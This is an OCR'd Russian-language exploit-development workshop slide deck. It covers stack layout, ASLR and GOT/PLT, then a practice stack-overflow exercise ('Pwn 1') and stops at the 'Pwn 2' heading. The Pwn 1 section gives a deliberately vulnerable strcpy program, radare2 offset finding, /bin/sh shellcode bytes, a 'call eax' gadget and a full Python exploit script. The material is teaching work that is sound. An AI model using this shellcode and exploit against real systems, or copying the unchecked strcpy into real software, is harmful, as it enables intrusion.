Разработка эксплойтов

Наша игровая площадка

1) Теория
2) Pwn1
3) Pwn2
4) Ropasaurus Rex


Эксплуатация

Эксплуатация


Эксплойт - это фрагмент программы [...] что использует [...] уязвимости [...] получить управление над ОС.

Наш воркшоп в основном о повреждении памяти


Наша игровая площадка




Стэк





Стэк


Unallocated Stack Space
c[0]
Char c[12]
c[11]
Char *bar
Saved Frame pointer
Return Address
Parent Routine's Stack
Stack Growth
Memory Address



Unallocated Stack Space
h
e
l
l
o
\0
Char c[12]
Char *bar
Saved Frame pointer
Return Address
Parent Routine's Stack
Stack Growth
Memory Address

Стэк



Unallocated Stack Space
c[0]
Char c[12]
c[11]
Char *bar
Saved Frame pointer
Return Address
Parent Routine's Stack
Stack Growth
Memory Addresses


Unallocated Stack Space
Address
0x80C03508
A
\x08
\x35
\xC0
\x80
Little Endian
0x80C03508
Stack Growth
Memory Addresses
Parent Routine's Stack

ASLR и GOT


mov ..., ...
Code Section
Relative Offset
Var #1 address
Var #2 address
Var #3 address
...
Var #N address
GOT
Data Section

ASLR и GOT


Code:
call func@PLT
...
...
PLT:
PLT[0]:
call resolver
...
PLT[n]:
jmp *GOT[n]
prepare resolver
jmp PLT[0]
GOT:
...
GOT[n]:
<addr>
Code:
call func@PLT
...
...
PLT:
PLT[0]:
call resolver
...
PLT[n]:
jmp *GOT[n]
prepare resolver
jmp PLT[0]
GOT:
...
GOT[n]:
<addr>
Code:
func:
...
...

Pwn 1

Pwn 1

1. Написан специально для воркшопа
2. Классический пример
3. В результате напишем свой эксплойт

Pwn 1

```c
#include <string.h>
#include <stdio.h>

char* foo(const char *b) {
    char buff[64];

    return strcpy(buff, b);
}

int main(int argc, char **argv) {
    if (argc > 1)
        printf("%p\n", foo(argv[1]));

    return 0;
}
```

Pwn 1

```
radare# ragg2
Usage: ragg2 [-FOLsrxvh] [-a arch] [-b bits] [-k os] [-o file] [-I /] [-i sc]
             [-e enc] [-B hex] [-c k=v] [-C file] [-dDw v] [-p pad] file|f.asm|-
radare# ragg2 -P 300 -r
AAABAACAADAAEAAFAAGAAHAAIAAJAAKAALAAMAANAAOAAPAAQAARAASAATAAUAAVAAWAAZAAYAAZAAaA
AbAAcAAdAAeAAfAAgAAhAAiAAjAAkAAlAAmAAnAAoAApAAqAArAAsAAtAAuAAvAAwAAxAAyAAzAA1AA2
AA3AA4AA5AA6AA7AA8AA9AA0ABBABCABDABEABFABGABHABIABJABKABLABMABNABOABPABQABRABSAB
TABUABVABWABZABYABZABaABbABcABdABeABfABgABhABiABjABkABlABmAB#
radare# ./pwn1 $(ragg2 -P 300 -r)
zsh: segmentation fault  ./pwn1 $(ragg2 -P 300 -r)
radare#
```

Pwn 1


```
r2 -b 32 -d rarun2 program=pwn1 arg1=`ragg2 -P 300 -r`
```

Pwn 1. De Bruijn Pattern

```
[0xb7788d00]> dc
r_debug_select: 1527 1
[0xb76e3d00]> dc
[+] signal 11 aka SIGSEGV received
[0x41614141]> dr=
oeax 0xffffffff     eip 0x41614141     eax 0xbfa92430     ebx 0xb76c5000
 ecx 0xbfa93ba0     edx 0xbfa9255b     esp 0xbfa92480     ebp 0x5a414159
 esi 0x00000000     edi 0x00000000     eflags = 1PSIV
[0x41614141]> woO eip
76
[0x41614141]> pxw 4 @eax~[1]
0x42414141
[0x41614141]> woO 0x42414141
0
[0x41614141]>
```

Pwn 1

- Нет ALSR
- Нет NX
- Нет Canary



Pwn 1

```
radare# ragg2 -L
shellcodes:
      exec : execute cmd=/bin/sh suid=false
encoders:
       xor : xor encoder for shellcode
radare# ragg2 -a x86 -b 32 -i exec -z
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x9
9\xb0\x0b\xcd\x80"
radare#
```

```
radare# r2 -qc '/Rl call eax' ./pwn1
0x080483a3 0x080483b3: add [ebp+0x551174c0], al; mov ebp, esp; sub esp, 0x14; pu
sh 0x804a024; call eax;
0x080483a8 0x080483b3: push ebp; mov ebp, esp; sub esp, 0x14; push 0x804a024; ca
ll eax;
0x080483a9 0x080483b3: mov ebp, esp; sub esp, 0x14; push 0x804a024; call eax;
0x080483ab 0x080483b3: sub esp, 0x14; push 0x804a024; call eax;
0x080483ac 0x080483b3: in al, dx; adc al, 0x68; and al, 0xa0; add al, 0x8; call
eax;
0x080483ad 0x080483b3: adc al, 0x68; and al, 0xa0; add al, 0x8; call eax;
0x080483ae 0x080483b3: push 0x804a024; call eax;
0x080483af 0x080483b3: and al, 0xa0; add al, 0x8; call eax;
0x080483b1 0x080483b3: add al, 0x8; call eax;
0x080483b3 0x080483b3: call eax;
radare#
```

Pwn 1

Ваш ход, действуйте!

Pwn 1

```
l = 76 + 4
shellcode = '\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80'
jmp = '\xb3\x83\x04\x08' # call eax
padding = 'A' * (l - len(shellcode) - len(jmp))

print shellcode + padding + jmp
```

Pwn 2

